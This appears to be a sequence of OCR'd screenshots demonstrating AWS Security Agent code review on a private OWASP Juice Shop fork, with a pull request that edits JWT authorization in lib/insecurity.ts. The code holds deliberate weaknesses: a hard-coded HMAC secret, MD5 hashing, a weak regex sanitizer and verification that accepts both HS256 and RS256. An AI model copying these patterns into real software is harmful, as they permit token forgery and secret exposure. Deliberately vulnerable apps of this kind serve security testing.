

AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession > Connect GitHub
Step 1
Connect GitHub repositories
Step 2
Manage capabilities
Manage capabilities Info
GitHub repositories (1)
Remove
AWS Security Agent analyzes these repositories for code review and penetration testing. Start full code scans and request pentests from the web application anytime. Enable Code review comments to surface review findings on code changes, or enable Code remediation to propose fixes.
Repository
Repository type
Code review comments
Code remediation
juice-shop-private
Private
Enabled
Enabled
Code review comments trigger filters
Control which change requests trigger code review comments. All conditions within a filter group must match. A review runs when any filter group matches.
juice-shop-private
Add filter group
Cancel
Previous
Connect



AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession > Edit code review configuration
S3 buckets
Select one or more S3 buckets for your penetration test to include contextual resources for learning
S3 URI
s3://juiceshop-ecs-securityagentresources-feznbtxhdu
View
Browse S3
Remove
Add another S3 resource
You can add up to 9 more S3 resources.
Code review settings
Configure the types of security issues AWS Security Agent analyzes in pull requests. This setting applies to all repositories with code review enabled in this Agent Space.
Security requirement validation
Validate whether code changes comply with the custom security requirements you've enabled.
Security vulnerability findings
Identify common security vulnerabilities in code changes.
Security requirements and vulnerability findings
Analyze code changes for both compliance with your organization's custom security requirements and common security vulnerabilities.
Cancel
Next



AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession > Edit code review configuration
Edit code review configuration Info
Setup your Agent Space configuration including integrations, CloudWatch log groups, S3 resources, and access roles for your code review environment. Learn more
Step 1
Connect integrations, repos, and buckets
Step 2 - optional
Optional configurations
Optional configurations - optional Info
Configure CloudWatch log groups and access roles for your code review environment.
Role Update Required
It appears configurations have changed and you may need a role update. Do you want to automatically update your policies or configure on your own?
Automatically update policies
Cancel
Automatically update policies
Cancel
Previous
Save



github.com/safaYa12/juice-shop-private/blob/master/lib/insecurity.ts
Files
master
Go to file
.well-known
config
data
encryptionkeys
frontend
ftp
i18n
infrastructure
lib
scripts
startup
accuracy.ts
antiCheat.ts
challengeUtils.ts
codingChallenges.ts
config.schema.ts
insecurity.ts
juice-shop-private / lib / insecurity.ts
Code
Blame
197 lines (174 loc) · 7.72 KB
Raw
Top
interface IAuthenticatedUsers {
updateFrom: (req: Request, user: ResponseWithUser) => any
}
export const hash = (data: string) => crypto.createHash('md5').update(data).digest('hex')
export const hmac = (data: string) => crypto.createHmac('sha256', 'pa4qacea4VK9t9nGv7yZtwmj').update(data).digest('
export const cutOffPoisonNullByte = (str: string) => {
const nullByte = '%00'
if (str.includes(nullByte)) {
return str.substring(0, str.indexOf(nullByte))
}
return str
}
export const isAuthorized = () => expressJwt(({ secret: publicKey }) as any)
export const denyAll = () => expressJwt({ secret: '' + Math.random() } as any)
export const authorize = (user = {}) => jwt.sign(user, privateKey, { expiresIn: '6h', algorithm: 'RS256' })
export const verify = (token: string) => token ? (jws.verify as ((token: string, secret: string) => boolean))(token
export const decode = (token: string) => { return jws.decode(token)?.payload }
export const sanitizeHtml = (html: string) => sanitizeHtmlLib(html)
export const sanitizeLegacy = (input = '') => input.replace(/<(?:\w+)\W+?[\w]/gi, '')
export const sanitizeFilename = (filename: string) => sanitizeFilenameLib(filename)
export const sanitizeSecure = (html: string): string => {
const sanitized = sanitizeHtml(html)
if (sanitized === html) {
return html
} else {
return sanitizeSecure(sanitized)
}
}



Editing juice-shop-private/lib/i
Installed GitHub App - AWS Securi
[GitHub] Sudo email verification cc
github.com/safaYa12/juice-shop-private/edit/master/lib/insecurity.ts
Update
Code
Issues
Pull requests
Agents
Projects
Security and quality
Insights
Settings
Files
master
Go to file
.well-known
config
data
encryptionkeys
frontend
ftp
i18n
infrastructure
lib
scripts
startup
accuracy.ts
antiCheat.ts
challengeUtils.ts
codingChallenges.ts
config.schema.ts
juice-shop-private / lib / insecurity.ts in master
Cancel changes
Commit changes...
Edit
Preview
Spaces
2
No wrap
52 // Updated isAuthorized implementation
53 export const isAuthorized = () => {
54 return (req: Request, res: Response, next: NextFunction) => {
55 const token = req.headers.authorization ? req.headers.authorization.split(' ')[1] : req.cookies.token
56 // Reject request if no JWT
57 if (!token) {
58 return res.status(401).json({ status: 'error', message: 'You need to be logged in to perform this action.' })
59 }
60 const decodedJws = jws.decode(token)
61 if (decodedJws?.header.alg !== jws.ALGORITHMS[3]) {
62 return res.status(401).json({ status: 'error', message: 'Token signature error'})
63 } else {
64 // Verify signature using RSA 256, or HMAC 256
65 jwt.verify(token, publicKey, { audience: 'web', issuer: 'juice-shop', algorithms: ['HS256', 'RS256'] }, functio
66 if (err) {
67 return res.status(401).json({ status: 'error', message: 'You need to be logged in to perform this action.' }
68 } else {
69 next()
70 }
71 })
72 }
73 }
74 }
75 export const denyAll = () => expressJwt({ secret: '' + Math.random() } as any)
76 export const authorize = (user = {}) => jwt.sign(user, privateKey, { expiresIn: '6h', algorithm: 'RS256' })
77 export const verify = (token: string) => token ? (jws.verify as ((token: string, secret: string) => boolean))(token, p
Use Control + Shift + m to toggle the tab key moving focus. Alternatively, use esc then tab to move to the next interactive element on the page.



Editing juice-shop-private/lib/i
Installed GitHub App - AWS Securi
[GitHub] Sudo email verification cc
github.com/safaYa12/juice-shop-private/edit/master/lib/insecurity.ts
Update
Code
Issues
Pull requests
Agents
Projects
Security and quality
Insights
Settings
Files
master
Go to file
.well-known
config
data
encryptionkeys
frontend
ftp
i18n
infrastructure
lib
scripts
startup
accuracy.ts
antiCheat.ts
challengeUtils.ts
codingChallenges.ts
config.schema.ts
juice-shop-private / lib / insecurity.ts in master
Cancel changes
Commit changes...
Edit
Preview
Spaces
2
No wrap
60 const decodedJws = jws.decode(token)
61 if (decodedJws?.header.alg !== jws.ALGORITHMS[3]) {
62 return res.status(401).json({ status: 'error', message: 'Token signature error'})
63 } else {
64 // Verify signature using RSA 256, or HMAC 256
65 jwt.verify(token, publicKey, { audience: 'web', issuer: 'juice-shop', algorithms: ['HS256', 'RS256'] }, functio
66 if (err) {
67 return res.status(401).json({ status: 'error', message: 'You need to be logged in to perform this action.' }
68 } else {
69 next()
70 }
71 })
72 }
73 }
74 }
75
76 export const denyAll = () => expressJwt({ secret: '' + Math.random() } as any)
77 // Add issuer, audience claims to our JWT creation
78 export const authorize = (user = {}) => jwt.sign(user, privateKey, { expiresIn: '6h', algorithm: 'RS256', issuer: 'jui
79 export const verify = (token: string) => token ? (jws.verify as ((token: string, secret: string) => boolean))(token, p
80 export const decode = (token: string) => { return jws.decode(token)?.payload }
81
82 export const sanitizeHtml = (html: string) => sanitizeHtmlLib(html)
83 export const sanitizeLegacy = (input = '') => input.replace(/<(?:\w+)\W+?[\w]/gi, '')
84 export const sanitizeFilename = (filename: string) => sanitizeFilenameLib(filename)
85 export const sanitizeSecure = (html: string): string => {
Use Control + Shift + m to toggle the tab key moving focus. Alternatively, use esc then tab to move to the next interactive element on the page.



Comparing master...safaYa12-
Installed GitHub App - AWS Securi
[GitHub] Sudo email verification cc
github.com/safaYa12/juice-shop-private/compare/master...safaYa12-patch-1?quic...
Update
Add a description
Write
Preview
Description
<!-- ✍️-->
A clear and concise summary of the change and which issue (if any) it fixes. Should also include relevant motivation and context.
Resolved or fixed issue: <!-- ✍️ Add GitHub issue number in format `#0000` or `none` -->
AI Tool Disclosure
- [ ] My contribution does not include any AI-generated content
- [ ] My contribution includes AI-generated content, as disclosed below:
- AI Tools: `[e.g. GitHub CoPilot, ChatGPT, JetBrains Junie etc.]`
- LLMs and versions: `[e.g. GPT-4.1, Claude Haiku 4.5, Gemini 2.5 Pro etc.]`
- Prompts: `[Summarize the key prompts or instructions given to the AI tools]`
Affirmation
- [ ] My code follows the [CONTRIBUTING.md](https://github.com/juice-shop/juice-shop/blob/master/CONTRIBUTING.md) guidelines
Markdown is supported
Paste, drop, or click to add files
Create pull request
Assignees
No one—assign yourself
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
Use Closing keywords in the description to automatically close issues
Helpful resources
Contributing
Code of conduct
Security policy
GitHub Community Guidelines



Refactor isAuthorized and enh
Installed GitHub App - AWS Securi
[GitHub] Sudo email verification cc
github.com/safaYa12/juice-shop-private/pull/1
Update
Open
Refactor isAuthorized and enhance JWT authorization #1
safaYa12 wants to merge 1 commit into master from safaYa12-patch-1
My code follows the CONTRIBUTING.md guidelines
Refactor isAuthorized and enhance JWT authorization
Verified
c4a975c
aws-security-agent Bot commented now
AWS Security Agent is reviewing your pull request and will post feedback shortly.
All checks have passed
1 successful check
GitGuardian Security Checks Successful in 1s — No secrets detected
No conflicts with base branch
Merging can be performed automatically.
Merge pull request
You can also merge this with the command line. View command line instructions.
issues.
None yet
Notifications
Customize
Unsubscribe
You're receiving notifications because you authored the thread.
1 participant
Lock conversation
Archive pull request

